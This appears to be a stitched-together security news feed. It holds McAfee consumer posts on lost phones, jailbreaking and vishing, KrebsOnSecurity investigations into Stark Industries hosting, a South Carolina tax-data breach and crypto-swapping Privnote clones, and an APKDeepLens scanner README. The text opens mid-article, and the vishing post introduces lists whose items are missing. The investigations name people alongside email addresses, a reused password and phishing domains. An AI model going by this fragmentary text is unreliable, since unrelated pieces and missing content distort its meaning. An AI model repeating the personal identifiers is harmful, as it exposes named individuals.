Different device manufacturers have different ways of going about it. But the result is the same — you can prevent others from using your phone, and even erase it if you’re truly worried that it’s in the wrong hands or gone for good. Apple provides iOS users with a step-by-step guide, and Google offers up a guide for Android users as well.
Apple’s Find My app takes things a step further. Beyond locating a lost phone or wiping it, Find My can also mark the item as lost, notify you if you’ve left it behind, or trigger a sound to help you locate it. (A huge boon in that couch cushion scenario!) Drop by Apple’s page dedicated to the Find My app for more details on what you can do on what devices, along with instructions how.
With preparation and prevention, you can give yourself reassurance if your phone gets lost or stolen. You have plenty of recovery options, in addition to plenty of ways to prevent bad actors from getting their hands on the sensitive info you keep on it.
[i] https://www.mcafee.com/content/dam/consumer/en-us/docs/reports/rp-connected-family-study-2022-global.pdf
[ii] https://arxiv.org/abs/1709.04959
The post What Should I do If My Phone Gets Stolen or Lost? appeared first on McAfee Blog.
In today’s interconnected world, our mobile devices serve as essential tools for communication, productivity, and entertainment. However, for some tech-savvy users, the allure of unlocking the full potential of their devices through jailbreaking (for iOS) or rooting (for Android) can be tempting. While these processes offer users greater control and customization over their devices, they also raise significant questions about security implications.
To “jailbreak” means to allow the phone’s owner to gain full access to the root of the operating system and access all the features. Jailbreaking is the process of removing the limitations imposed by Apple and associated carriers on devices running the iOS operating system. Jailbroken phones came into the mainstream when Apple first released their iPhone and it was only on AT&T’s network. Users who wanted to use an iPhone with other carriers were not able to unless they had a jailbroken iPhone.
Similar to jailbreaking, “rooting” is the term for the process of removing the limitations on a mobile or tablet running the Android operating system. By gaining privileged control, often referred to as “root access,” over an Android device’s operating system, users can modify system files, remove pre-installed bloatware, install custom ROMs, and unlock features not accessible on stock devices.
Rooting or jailbreaking grants users deeper access to the device’s operating system, allowing for extensive customization of the user interface, system settings, and even hardware functionality. Advanced users can optimize system performance, remove unnecessary bloatware, and tweak settings to improve battery life, speed, and responsiveness.
However, hacking your device potentially opens security holes that may have not been readily apparent or undermines the device’s built-in security measures. Jailbroken and rooted phones are much more susceptible to viruses and malware because users can avoid Apple and Google application vetting processes that help ensure users are downloading virus-free apps.
In addition to security vulnerabilities, hacking your device may lead to a voided manufacturer’s warranty, leaving you without official support for repairs or replacements. Altering the device’s operating system can also lead to instability, crashes, and performance issues, especially if incompatible software or modifications are installed.
While rooting or jailbreaking may offer users enticing opportunities for customization and optimization of their mobile devices, the associated risks cannot be overlooked. By circumventing built-in security measures, users expose their devices to potential security vulnerabilities, making them more susceptible to viruses and malware. Ultimately, the decision to root or jailbreak a mobile device should be made with careful consideration of the trade-offs involved, as the security risks often outweigh the benefits.
When thinking about mobile security risks, consider adding reputable mobile security software to your device to augment the built-in security measures. These security solutions provide real-time scanning and threat detection capabilities, helping to safeguard sensitive data and maintain the integrity of the device’s operating system.
The post How Does Jailbreaking Or Rooting Affect My Mobile Device Security? appeared first on McAfee Blog.
“Vishing” occurs when criminals cold-call victims and attempt to persuade them to divulge personal information over the phone. These scammers are generally after credit card numbers and personal identifying information, which can then be used to commit financial theft. Vishing can occur both on your landline phone or via your cell phone.
The term is a combination of “voice,” and “phishing,” which is the use of spoofed emails to trick targets into clicking malicious links. Rather than email, vishing generally relies on automated phone calls that instruct targets to provide account numbers. Techniques scammers use to get your phone numbers include:
Once vishers have phone numbers, they employ various strategies to deceive their targets and obtain valuable personal information:
To protect yourself from vishing scams, you should:
Staying vigilant and informed is your best defense against vishing scams. By verifying caller identities, being skeptical of unsolicited requests for personal information, and using call-blocking tools, you can significantly reduce your risk of falling victim to these deceptive practices. Additionally, investing in identity theft protection services can provide an extra layer of security. These services monitor your personal information for suspicious activity and offer assistance in recovering from identity theft, giving you peace of mind in an increasingly digital world. Remember, proactive measures and awareness are key to safeguarding your personal information against vishing threats.
The post How to Protect Yourself from Vishing appeared first on McAfee Blog.
The homepage of Stark Industries Solutions.
Two weeks before Russia invaded Ukraine in February 2022, a large, mysterious new Internet hosting firm called Stark Industries Solutions materialized and quickly became the epicenter of massive distributed denial-of-service (DDoS) attacks on government and commercial targets in Ukraine and Europe. An investigation into Stark Industries reveals it is being used as a global proxy network that conceals the true source of cyberattacks and disinformation campaigns against enemies of Russia.
At least a dozen patriotic Russian hacking groups have been launching DDoS attacks since the start of the war at a variety of targets seen as opposed to Moscow. But by all accounts, few attacks from those gangs have come close to the amount of firepower wielded by a pro-Russia group calling itself “NoName057(16).”
This graphic comes from a recent report from NETSCOUT about DDoS attacks from Russian hacktivist groups.
As detailed by researchers at Radware, NoName has effectively gamified DDoS attacks, recruiting hacktivists via its Telegram channel and offering to pay people who agree to install a piece of software called DDoSia. That program allows NoName to commandeer the host computers and their Internet connections in coordinated DDoS campaigns, and DDoSia users with the most attacks can win cash prizes.
The NoName DDoS group advertising on Telegram. Image: SentinelOne.com.
A report from the security firm Team Cymru found the DDoS attack infrastructure used in NoName campaigns is assigned to two interlinked hosting providers: MIRhosting and Stark Industries. MIRhosting is a hosting provider founded in The Netherlands in 2004. But Stark Industries Solutions Ltd was incorporated on February 10, 2022, just two weeks before the Russian invasion of Ukraine.
Security experts say that not long after the war started, Stark began hosting dozens of proxy services and free virtual private networking (VPN) services, which are designed to help users shield their Internet usage and location from prying eyes.
Proxy providers allow users to route their Internet and Web browsing traffic through someone else’s computer. From a website’s perspective, the traffic from a proxy network user appears to originate from the rented IP address, not from the proxy service customer.
These services can be used in a legitimate manner for several business purposes — such as price comparisons or sales intelligence — but they are also massively abused for hiding cybercrime activity because they can make it difficult to trace malicious traffic to its original source.
What’s more, many proxy services do not disclose how they obtain access to the proxies they are renting out, and in many cases the access is obtained through the dissemination of malicious software that turns the infected system into a traffic relay — usually unbeknownst to the legitimate owner of the Internet connection. Other proxy services will allow users to make money by renting out their Internet connection to anyone.
Spur.us is a company that tracks VPNs and proxy services worldwide. Spur finds that Stark Industries (AS44477) currently is home to at least 74 VPN services, and 40 different proxy services. As we’ll see in the final section of this story, just one of those proxy networks has over a million Internet addresses available for rent across the globe.
Raymond Dijkxhoorn operates a hosting firm in The Netherlands called Prolocation. He also co-runs SURBL, an anti-abuse service that flags domains and Internet address ranges that are strongly associated with spam and cybercrime activity, including DDoS.
Dijkxhoorn said last year SURBL heard from multiple people who said they operated VPN services whose web resources were included in SURBL’s block lists.
“We had people doing delistings at SURBL for domain names that were suspended by the registrars,” Dijkhoorn told KrebsOnSecurity. “And at least two of them explained that Stark offered them free VPN services that they were reselling.”
Dijkxhoorn added that Stark Industries also sponsored activist groups from Ukraine.
“How valuable would it be for Russia to know the real IPs from Ukraine’s tech warriors?” he observed.
Richard Hummel is threat intelligence lead at NETSCOUT. Hummel said when he considers the worst of all the hosting providers out there today, Stark Industries is consistently near or at the top of that list.
“The reason is we’ve had at least a dozen service providers come to us saying, ‘There’s this network out there inundating us with traffic,'” Hummel said. “And it wasn’t even DDoS attacks. [The systems] on Stark were just scanning these providers so fast it was crashing some of their services.”
Hummel said NoName will typically launch their attacks using a mix of resources rented from major, legitimate cloud services, and those from so-called “bulletproof” hosting providers like Stark. Bulletproof providers are so named when they earn or cultivate a reputation for ignoring any abuse complaints or police reports about activity on their networks.
Combining bulletproof providers with legitimate cloud hosting, Hummel said, likely makes NoName’s DDoS campaigns more resilient because many network operators will hesitate to be too aggressive in blocking Internet addresses associated with the major cloud services.
“What we typically see here is a distribution of cloud hosting providers and bulletproof hosting providers in DDoS attacks,” he said. “They’re using public cloud hosting providers because a lot of times that’s your first layer of network defense, and because [many companies are wary of] over-blocking access to legitimate cloud resources.”
But even if the cloud provider detects abuse coming from the customer, the provider is probably not going to shut the customer down immediately, Hummel said.
“There is usually a grace period, and even if that’s only an hour or two, you can still launch a large number of attacks in that time,” he said. “And then they just keep coming back and opening new cloud accounts.”
Stark Industries is incorporated at a mail drop address in the United Kingdom. UK business records list an Ivan Vladimirovich Neculiti as the company’s secretary. Mr. Neculiti also is named as the CEO and founder of PQ Hosting Plus S.R.L. (aka Perfect Quality Hosting), a Moldovan company formed in 2019 that lists the same UK mail drop address as Stark Industries.
Ivan Neculiti, as pictured on LinkedIn.
Reached via LinkedIn, Mr. Neculiti said PQ Hosting established Stark Industries as a “white label” of its brand so that “resellers could distribute our services using our IP addresses and their clients would not have any affairs with PQ Hosting.”
“PQ Hosting is a company with over 1,000+ of [our] own physical servers in 38 countries and we have over 100,000 clients,” he said. “Though we are not as large as Hetzner, Amazon and OVH, nevertheless we are a fast growing company that provides services to tens of thousands of private customers and legal entities.”
Asked about the constant stream of DDoS attacks whose origins have traced back to Stark Industries over the past two years, Neculiti maintained Stark hasn’t received any official abuse reports about attacks coming from its networks.
“It was probably some kind of clever attack that we did not see, I do not rule out this fact, because we have a very large number of clients and our Internet channels are quite large,” he said. “But, in this situation, unfortunately, no one contacted us to report that there was an attack from our addresses; if someone had contacted us, we would have definitely blocked the network data.”
DomainTools.com finds Ivan V. Neculiti was the owner of war[.]md, a website launched in 2008 that chronicled the history of a 1990 armed conflict in Moldova known as the Transnistria War and the Moldo-Russian war.
An ad for war.md, circa 2009.
Transnistria is a breakaway pro-Russian region that declared itself a state in 1990, although it is not internationally recognized. The copyright on that website credits the “MercenarieS TeaM,” which was at one time a Moldovan IT firm. Mr. Neculiti confirmed personally registering this domain.
The data breach tracking service Constella Intelligence reports that an Ivan V. Neculiti registered multiple online accounts under the email address dfyz_bk@bk.ru. Cyber intelligence firm Intel 471 shows this email address is tied to the username “dfyz” on more than a half-dozen Russian language cybercrime forums since 2008. The user dfyz on Searchengines[.]ru in 2008 asked other forum members to review war.md, and said they were part of the MercenarieS TeaM.
Back then, dfyz was selling “bulletproof servers for any purpose,” meaning the hosting company would willfully ignore abuse complaints or police inquiries about the activity of its customers.
DomainTools reports there are at least 33 domain names registered to dfyz_bk@bk.ru. Several of these domains have Ivan Neculiti in their registration records, including tracker-free[.]cn, which was registered to an Ivan Neculiti at dfyz_bk@bk.ru and referenced the MercenarieS TeaM in its original registration records.
Dfyz also used the nickname DonChicho, who likewise sold bulletproof hosting services and access to hacked Internet servers. In 2014, a prominent member of the Russian language cybercrime community Antichat filed a complaint against DonChicho, saying this user scammed them and had used the email address dfyz_bk@bk.ru.
The complaint said DonChicho registered on Antichat from the Transnistria Internet address 84.234.55[.]29. Searching this address in Constella reveals it has been used to register just five accounts online that have been created over the years, including one at ask.ru, where the user registered with the email address neculitzy1@yandex.ru. Constella also returns for that email address a user by the name “Ivan” at memoraleak.com and 000webhost.com.
Constella finds that the password most frequently used by the email address dfyz_bk@bk.ru was “filecast,” and that there are more than 90 email addresses associated with this password. Among them are roughly two dozen addresses with the name “Neculiti” in them, as well as the address support@donservers[.]ru.
Intel 471 says DonChicho posted to several Russian cybercrime forums that support@donservers[.]ru was his address, and that he logged into cybercrime forums almost exclusively from Internet addresses in Tiraspol, the capital of Transnistria. A review of DonChicho’s posts shows this person was banned from several forums in 2014 for scamming other users.
Cached copies of DonChicho’s vanity domain (donchicho[.]ru) show that in 2009 he was a spammer who peddled knockoff prescription drugs via Rx-Promotion, once one of the largest pharmacy spam moneymaking programs for Russian-speaking affiliates.
Mr. Neculiti told KrebsOnSecurity he has never used the nickname DonChicho.
“I may assure you that I have no relation to DonChicho nor to his bulletproof servers,” he said.
Below is a mind map that shows the connections between the accounts mentioned above.

A mind map tracing the history of the user Dfyz. Click to enlarge.
Earlier this year, NoName began massively hitting government and industry websites in Moldova. A new report from Arbor Networks says the attacks began around March 6, when NoName alleged the government of Moldova was “craving for Russophobia.”
“Since early March, more than 50 websites have been targeted, according to posted ‘proof’ by the groups involved in attacking the country,” Arbor’s ASERT Team wrote. “While NoName seemingly initiated the ramp of attacks, a host of other DDoS hacktivists have joined the fray in claiming credit for attacks across more than 15 industries.”
The German independent news outlet Correctiv.org last week published a scathing investigative report on Stark Industries and MIRhosting, which notes that Ivan Neculiti operates his hosting companies with the help of his brother, Yuri.

Image credit: correctiv.org.
The report points out that Stark Industries continues to host a Russian disinformation news outlet called “Recent Reliable News” (RRN) that was sanctioned by the European Union in 2023 for spreading links to propaganda blogs and fake European media and government websites.
“The website was not running on computers in Moscow or St. Petersburg until recently, but in the middle of the EU, in the Netherlands, on the computers of the Neculiti brothers,” Correctiv reporters wrote.
“After a request from this editorial team, a well-known service was installed that hides the actual web host,” the report continues. “Ivan Neculiti announced that he had blocked the associated access and server following internal investigations. “We very much regret that we are only now finding out that one of our customers is a sanctioned portal,” said the company boss. However, RRN is still accessible via its servers.”
Correctiv also points to a January 2023 report from the Ukrainian government, which found servers from Stark Industries Solutions were used as part of a cyber attack on the Ukrainian news agency “Ukrinform”. Correctiv notes the notorious hacker group Sandworm — an advanced persistent threat (APT) group operated by a cyberwarfare unit of Russia’s military intelligence service — was identified by Ukrainian government authorities as responsible for that attack.
Public records indicate MIRhosting is based in The Netherlands and is operated by 37-year old Andrey Nesterenko, whose personal website says he is an accomplished concert pianist who began performing publicly at a young age.
DomainTools says mirhosting[.]com is registered to Mr. Nesterenko and to Innovation IT Solutions Corp, which lists addresses in London and in Nesterenko’s stated hometown of Nizhny Novgorod, Russia.
This is interesting because according to the book Inside Cyber Warfare by Jeffrey Carr, Innovation IT Solutions Corp. was responsible for hosting StopGeorgia[.]ru, a hacktivist website for organizing cyberattacks against Georgia that appeared at the same time Russian forces invaded the former Soviet nation in 2008. That conflict was thought to be the first war ever fought in which a notable cyberattack and an actual military engagement happened simultaneously.
Responding to questions from KrebsOnSecurity, Mr. Nesterenko said he couldn’t say whether his network had ever hosted the StopGeorgia website back in 2008 because his company didn’t keep records going back that far. But he said Stark Industries Solutions is indeed one of MIRhsoting’s colocation customers.
“Our relationship is purely provider-customer,” Nesterenko said. “They also utilize multiple providers and data centers globally, so connecting them directly to MIRhosting overlooks their broader network.”
“We take any report of malicious activity seriously and are always open to information that can help us identify and prevent misuse of our infrastructure, whether involving Stark Industries or any other customer,” Nesterenko continued. “In cases where our services are exploited for malicious purposes, we collaborate fully with Dutch cyber police and other relevant authorities to investigate and take appropriate measures. However, we have yet to receive any actionable information beyond the article itself, which has not provided us with sufficient detail to identify or block malicious actors.”
In December 2022, security firm Recorded Future profiled the phishing and credential harvesting infrastructure used for Russia-aligned espionage operations by a group dubbed Blue Charlie (aka TAG-53), which has targeted email accounts of nongovernmental organizations and think tanks, journalists, and government and defense officials.
Recorded Future found that virtually all the Blue Charlie domains existed in just ten different ISPs, with a significant concentration located in two networks, one of which was MIRhosting. Both Microsoft and the UK government assess that Blue Charlie is linked to the Russian threat activity groups variously known as Callisto Group, COLDRIVER, and SEABORGIUM.
Mr. Nesterenko took exception to a story on that report from The Record, which is owned by Recorded Future.
“We’ve discussed its contents with our customer, Stark Industries,” he said. “We understand that they have initiated legal proceedings against the website in question, as they firmly believe that the claims made are inaccurate.”
Recorded Future said they updated their story with comments from Mr. Neculiti, but that they stand by their reporting.
Mr. Nesterenko’s LinkedIn profile says he was previously the foreign region sales manager at Serverius-as, a hosting company in The Netherlands that remains in the same data center as MIRhosting.
In February, the Dutch police took 13 servers offline that were used by the infamous LockBit ransomware group, which had originally bragged on its darknet website that its home base was in The Netherlands. Sources tell KrebsOnSecurity the servers seized by the Dutch police were located in Serverius’ data center in Dronten, which is also shared by MIRhosting.
Serverius-as did not respond to requests for comment. Nesterenko said MIRhosting does use one of Serverius’s data centers for its operations in the Netherlands, alongside two other data centers, but that the recent incident involving the seizure of servers has no connection to MIRhosting.
“We are legally prohibited by Dutch law and police regulations from sharing information with third parties regarding any communications we may have had,” he said.
A February 2024 report from security firm ESET found Serverius-as systems were involved in a series of targeted phishing attacks by Russia-aligned groups against Ukrainian entities throughout 2023. ESET observed that after the spearphishing domains were no longer active, they were converted to promoting rogue Internet pharmacy websites.
A review of the Internet address ranges recently added to the network operated by Stark Industries Solutions offers some insight into its customer base, usage, and maybe even true origins. Here is a snapshot (PDF) of all Internet address ranges announced by Stark Industries so far in the month of May 2024 (this information was graciously collated by the network observability platform Kentik.com).
Those records indicate that the largest portion of the IP space used by Stark is in The Netherlands, followed by Germany and the United States. Stark says it is connected to roughly 4,600 Internet addresses that currently list their ownership as Comcast Cable Communications.
A review of those address ranges at spur.us shows all of them are connected to an entity called Proxyline, which is a sprawling proxy service based in Russia that currently says it has more than 1.6 million proxies globally that are available for rent.
Proxyline dot net.
Reached for comment, Comcast said the Internet address ranges never did belong to Comcast, so it is likely that Stark has been fudging the real location of its routing announcements in some cases.
Stark reports that it has more than 67,000 Internet addresses at Santa Clara, Calif.-based EGIhosting. Spur says the Stark addresses involving EGIhosting all map to Proxyline as well. EGIhosting did not respond to requests for comment.
EGIhosting manages Internet addresses for the Cyprus-based hosting firm ITHOSTLINE LTD (aka HOSTLINE-LTD), which is represented throughout Stark’s announced Internet ranges. Stark says it has more than 21,000 Internet addresses with HOSTLINE. Spur.us finds Proxyline addresses are especially concentrated in the Stark ranges labeled ITHOSTLINE LTD, HOSTLINE-LTD, and Proline IT.
Stark’s network list includes approximately 21,000 Internet addresses at Hockessin, De. based DediPath, which abruptly ceased operations without warning in August 2023. According to a phishing report released last year by Interisle Consulting, DediPath was the fourth most common source of phishing attacks in the year ending Oct. 2022. Spur.us likewise finds that virtually all of the Stark address ranges marked “DediPath LLC” are tied to Proxyline.
Image: Interisle Consulting.
A large number of the Internet address ranges announced by Stark in May originate in India, and the names that are self-assigned to many of these networks indicate they were previously used to send large volumes of spam for herbal medicinal products, with names like HerbalFarm, AdsChrome, Nutravo, Herbzoot and Herbalve.
The anti-spam organization SpamHaus reports that many of the Indian IP address ranges are associated with known “snowshoe spam,” a form of abuse that involves mass email campaigns spread across several domains and IP addresses to weaken reputation metrics and avoid spam filters.
It’s not clear how much of Stark’s network address space traces its origins to Russia, but big chunks of it recently belonged to some of the oldest entities on the Russian Internet (a.k.a. “Runet”).
For example, many Stark address ranges were most recently assigned to a Russian government entity whose full name is the “Federal State Autonomous Educational Establishment of Additional Professional Education Center of Realization of State Educational Policy and Informational Technologies.”
A review of Internet address ranges adjacent to this entity reveals a long list of Russian government organizations that are part of the Federal Guard Service of the Russian Federation. Wikipedia says the Federal Guard Service is a Russian federal government agency concerned with tasks related to protection of several high-ranking state officials, including the President of Russia, as well as certain federal properties. The agency traces its origins to the USSR’s Ninth Directorate of the KGB, and later the presidential security service.
Stark recently announced the address range 213.159.64.0/20 from April 27 to May 1, and this range was previously assigned to an ancient ISP in St. Petersburg, RU called the Computer Technologies Institute Ltd.
According to a post on the Russian language webmaster forum searchengines[.]ru, the domain for Computer Technologies Institute — ctinet[.]ru — is the seventh-oldest domain in the entire history of the Runet.
Curiously, Stark also lists large tracts of Internet addresses (close to 48,000 in total) assigned to a small ISP in Kharkiv, Ukraine called NetAssist. Reached via email, the CEO of NetAssist Max Tulyev confirmed his company provides a number of services to PQ Hosting.
“We colocate their equipment in Warsaw, Madrid, Sofia and Thessaloniki, provide them IP transit and IPv4 addresses,” Tulyev said. “For their size, we receive relatively low number of complains to their networks. I never seen anything about their pro-Russian activity or support of Russian hackers. It is very interesting for me to see proofs of your accusations.”
Spur.us mapped the entire infrastructure of Proxyline, and found more than one million proxies across multiple providers, but by far the biggest concentration was at Stark Industries Solutions. The full list of Proxyline address ranges (.CSV) shows two other ISPs appear repeatedly throughout the list. One is Kharkiv, Ukraine based ITL LLC, also known as Information Technology Laboratories Group, and Integrated Technologies Laboratory.
The second is a related hosting company in Miami, called Green Floid LLC. Green Floid featured in a 2017 scoop by CNN, which profiled the company’s owner and quizzed him about Russian troll farms using proxy networks on Green Floid and its parent firm ITL to mask disinformation efforts tied to the Kremlin’s Internet Research Agency (IRA). At the time, the IRA was using Facebook and other social media networks to spread videos showing police brutality against African Americans in an effort to encourage protests across the United States.
Doug Madory, director of Internet analysis at Kentik, was able to see at a high level the top sources and destinations for traffic traversing Stark’s network.
“Based on our aggregate NetFlow, we see Iran as the top destination (35.1%) for traffic emanating from Stark (AS44477),” Madory said. “Specifically, the top destination is MTN Irancell, while the top source is Facebook. This data supports the theory that AS44477 houses proxy services as Facebook is blocked in Iran.”
On April 30, the security firm Malwarebytes explored an extensive malware operation that targets corporate Internet users with malicious ads. Among the sites used as lures in that campaign were fake Wall Street Journal and CNN websites that told visitors they were required to install a WSJ or CNN-branded browser extension (malware). Malwarebytes found a domain name central to that operation was hosted at Internet addresses owned by Stark Industries.
Image: threatdown.com
Article tags
For nearly a dozen years, residents of South Carolina have been kept in the dark by state and federal investigators over who was responsible for hacking into the state’s revenue department in 2012 and stealing tax and bank account information for 3.6 million people. The answer may no longer be a mystery: KrebsOnSecurity found compelling clues suggesting the intrusion was carried out by the same Russian hacking crew that stole of millions of payment card records from big box retailers like Home Depot and Target in the years that followed.
Questions about who stole tax and financial data on roughly three quarters of all South Carolina residents came to the fore last week at the confirmation hearing of Mark Keel, who was appointed in 2011 by Gov. Nikki Haley to head the state’s law enforcement division. If approved, this would be Keel’s third six-year term in that role.
The Associated Press reports that Keel was careful not to release many details about the breach at his hearing, telling lawmakers he knows who did it but that he wasn’t ready to name anyone.
“I think the fact that we didn’t come up with a whole lot of people’s information that got breached is a testament to the work that people have done on this case,” Keel asserted.
A ten-year retrospective published in 2022 by The Post and Courier in Columbia, S.C. said investigators determined the breach began on Aug. 13, 2012, after a state IT contractor clicked a malicious link in an email. State officials said they found out about the hack from federal law enforcement on October 10, 2012.
KrebsOnSecurity examined posts across dozens of cybercrime forums around that time, and found only one instance of someone selling large volumes of tax data in the year surrounding the breach date.
On Oct. 7, 2012 — three days before South Carolina officials say they first learned of the intrusion — a notorious cybercriminal who goes by the handle “Rescator” advertised the sale of “a database of the tax department of one of the states.”
“Bank account information, SSN and all other information,” Rescator’s sales thread on the Russian-language crime forum Embargo read. “If you purchase the entire database, I will give you access to it.”
A week later, Rescator posted a similar offer on the exclusive Russian forum Mazafaka, saying he was selling information from a U.S. state tax database, without naming the state. Rescator said the data exposed included Social Security Number (SSN), employer, name, address, phone, taxable income, tax refund amount, and bank account number.
“There is a lot of information, I am ready to sell the entire database, with access to the database, and in parts,” Rescator told Mazafaka members. “There is also information on corporate taxpayers.”
On Oct. 26, 2012, the state announced the breach publicly. State officials said they were working with investigators from the U.S. Secret Service and digital forensics experts from Mandiant, which produced an incident report (PDF) that was later published by South Carolina Dept. of Revenue. KrebsOnSecurity sought comment from the Secret Service, South Carolina prosecutors, and Mr. Keel’s office. This story will be updated if any of them respond. Update: The Secret Service declined to comment.
On Nov. 18, 2012, Rescator told fellow denizens of the forum Verified he was selling a database of 65,000 records with bank account information from several smaller, regional financial institutions. Rescator’s sales thread on Verified listed more than a dozen database fields, including account number, name, address, phone, tax ID, date of birth, employer and occupation.
Asked to provide more context about the database for sale, Rescator told forum members the database included financial records related to tax filings of a U.S. state. Rescator added that there was a second database of around 80,000 corporations that included social security numbers, names and addresses, but no financial information.
The AP says South Carolina paid $12 million to Experian for identity theft protection and credit monitoring for its residents after the breach.
“At the time, it was one of the largest breaches in U.S. history but has since been surpassed greatly by hacks to Equifax, Yahoo, Home Depot, Target and PlayStation,” the AP’s Jeffrey Collins wrote.
As it happens, Rescator’s criminal hacking crew was directly responsible for the 2013 breach at Target and the 2014 hack of Home Depot. The Target intrusion saw Rescator’s cybercrime shops selling roughly 40 million stolen payment cards, and 56 million cards from Home Depot customers.
Who is Rescator? On Dec. 14, 2023, KrebsOnSecurity published the results of a 10-year investigation into the identity of Rescator, a.k.a. Mikhail Borisovich Shefel, a 36-year-old who lives in Moscow and who recently changed his last name to Lenin.
Mr. Keel’s assertion that somehow the efforts of South Carolina officials following the breach may have lessened its impact on citizens seems unlikely. The stolen tax and financial data appears to have been sold openly on cybercrime forums by one of the Russian underground’s most aggressive and successful hacking crews.
While there are no indications from reviewing forum posts that Rescator ever sold the data, his sales threads came at a time when the incidence of tax refund fraud was skyrocketing.
Tax-related identity theft occurs when someone uses a stolen identity and SSN to file a tax return in that person’s name claiming a fraudulent refund. Victims usually first learn of the crime after having their returns rejected because scammers beat them to it. Even those who are not required to file a return can be victims of refund fraud, as can those who are not actually owed a refund from the U.S. Internal Revenue Service (IRS).
According to a 2013 report from the Treasury Inspector General’s office, the IRS issued nearly $4 billion in bogus tax refunds in 2012, and more than $5.8 billion in 2013. The money largely was sent to people who stole SSNs and other information on U.S. citizens, and then filed fraudulent tax returns on those individuals claiming a large refund but at a different address.
It remains unclear why Shefel has never been officially implicated in the breaches at Target, Home Depot, or in South Carolina. It may be that Shefel has been indicted, and that those indictments remain sealed for some reason. Perhaps prosecutors were hoping Shefel would decide to leave Russia, at which point it would be easier to apprehend him if he believed no one was looking for him.
But all signs are that Shefel is deeply rooted in Russia, and has no plans to leave. In January 2024, authorities in Australia, the United States and the U.K. levied financial sanctions against 33-year-old Russian man Aleksandr Ermakov for allegedly stealing data on 10 million customers of the Australian health insurance giant Medibank.
A week after those sanctions were put in place, KrebsOnSecurity published a deep dive on Ermakov, which found that he co-ran a Moscow-based IT security consulting business along with Mikhail Shefel called Shtazi-IT.
A Google-translated version of Shtazi dot ru. Image: Archive.org.
APKDeepLens is a Python based tool designed to scan Android applications (APK files) for security vulnerabilities. It specifically targets the OWASP Top 10 mobile vulnerabilities, providing an easy and efficient way for developers, penetration testers, and security researchers to assess the security posture of Android apps.
APKDeepLens is a Python-based tool that performs various operations on APK files. Its main features include:
To use APKDeepLens, you'll need to have Python 3.8 or higher installed on your system. You can then install APKDeepLens using the following command:
git clone https://github.com/d78ui98/APKDeepLens/tree/main
cd /APKDeepLens
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
python APKDeepLens.py --help
git clone https://github.com/d78ui98/APKDeepLens/tree/main
cd \APKDeepLens
python3 -m venv venv
.\venv\Scripts\activate
pip install -r .\requirements.txt
python APKDeepLens.py --help
To simply scan an APK, use the below command. Mention the apk file with -apk argument. Once the scan is complete, a detailed report will be displayed in the console.
python3 APKDeepLens.py -apk file.apk
If you've already extracted the source code and want to provide its path for a faster scan you can use the below command. Mention the source code of the android application with -source parameter.
python3 APKDeepLens.py -apk file.apk -source <source-code-path>
To generate detailed PDF and HTML reports after the scan you can pass -report argument as mentioned below.
python3 APKDeepLens.py -apk file.apk -report
We welcome contributions to the APKDeepLens project. If you have a feature request, bug report, or proposal, please open a new issue here.
For those interested in contributing code, please follow the standard GitHub process. We'll review your contributions as quickly as possible :)
A cybercrook who has been setting up websites that mimic the self-destructing message service privnote.com accidentally exposed the breadth of their operations recently when they threatened to sue a software company. The disclosure revealed a profitable network of phishing sites that behave and look like the real Privnote, except that any messages containing cryptocurrency addresses will be automatically altered to include a different payment address controlled by the scammers.
The real Privnote, at privnote.com.
Launched in 2008, privnote.com employs technology that encrypts each message so that even Privnote itself cannot read its contents. And it doesn’t send or receive messages. Creating a message merely generates a link. When that link is clicked or visited, the service warns that the message will be gone forever after it is read.
Privnote’s ease-of-use and popularity among cryptocurrency enthusiasts has made it a perennial target of phishers, who erect Privnote clones that function more or less as advertised but also quietly inject their own cryptocurrency payment addresses when a note is created that contains crypto wallets.
Last month, a new user on GitHub named fory66399 lodged a complaint on the “issues” page for MetaMask, a software cryptocurrency wallet used to interact with the Ethereum blockchain. Fory66399 insisted that their website — privnote[.]co — was being wrongly flagged by MetaMask’s “eth-phishing-detect” list as malicious.
“We filed a lawsuit with a lawyer for dishonestly adding a site to the block list, damaging reputation, as well as ignoring the moderation department and ignoring answers!” fory66399 threatened. “Provide evidence or I will demand compensation!”
MetaMask’s lead product manager Taylor Monahan replied by posting several screenshots of privnote[.]co showing the site did indeed swap out any cryptocurrency addresses.
After being told where they could send a copy of their lawsuit, Fory66399 appeared to become flustered, and proceeded to mention a number of other interesting domain names:
You sent me screenshots from some other site! It’s red!!!!
The tornote.io website has a different color altogether
The privatenote,io website also has a different color! What’s wrong?????
A search at DomainTools.com for privatenote[.]io shows it has been registered to two names over as many years, including Andrey Sokol from Moscow and Alexandr Ermakov from Kiev. There is no indication these are the real names of the phishers, but the names are useful in pointing to other sites targeting Privnote since 2020.
DomainTools says other domains registered to Alexandr Ermakov include pirvnota[.]com, privatemessage[.]net, privatenote[.]io, and tornote[.]io.
A screenshot of the phishing domain privatemessage dot net.
The registration records for pirvnota[.]com at one point were updated from Andrey Sokol to “BPW” as the registrant organization, and “Tambov district” in the registrant state/province field. Searching DomainTools for domains that include both of these terms reveals pirwnote[.]com.
Other Privnote phishing domains that also phoned home to the same Internet address as pirwnote[.]com include privnode[.]com, privnate[.]com, and prevnóte[.]com. Pirwnote[.]com is currently selling security cameras made by the Chinese manufacturer Hikvision, via an Internet address based in Hong Kong.
It appears someone has gone to great lengths to make tornote[.]io seem like a legitimate website. For example, this account at Medium has authored more than a dozen blog posts in the past year singing the praises of Tornote as a secure, self-destructing messaging service. However, testing shows tornote[.]io will also replace any cryptocurrency addresses in messages with their own payment address.
These malicious note sites attract visitors by gaming search engine results to make the phishing domains appear prominently in search results for “privnote.” A search in Google for “privnote” currently returns tornote[.]io as the fifth result. Like other phishing sites tied to this network, Tornote will use the same cryptocurrency addresses for roughly 5 days, and then rotate in new payment addresses.
Tornote changed the cryptocurrency address entered into a test note to this address controlled by the phishers.
Throughout 2023, Tornote was hosted with the Russian provider DDoS-Guard, at the Internet address 186.2.163[.]216. A review of the passive DNS records tied to this address shows that apart from subdomains dedicated to tornote[.]io, the main other domain at this address was hkleaks[.]ml.
In August 2019, a slew of websites and social media channels dubbed “HKLEAKS” began doxing the identities and personal information of pro-democracy activists in Hong Kong. According to a report (PDF) from Citizen Lab, hkleaks[.]ml was the second domain that appeared as the perpetrators began to expand the list of those doxed.
HKleaks, as indexed by The Wayback Machine.
DomainTools shows there are more than 1,000 other domains whose registration records include the organization name “BPW” and “Tambov District” as the location. Virtually all of those domains were registered through one of two registrars — Hong Kong-based Nicenic and Singapore-based WebCC — and almost all appear to be phishing or pill-spam related.
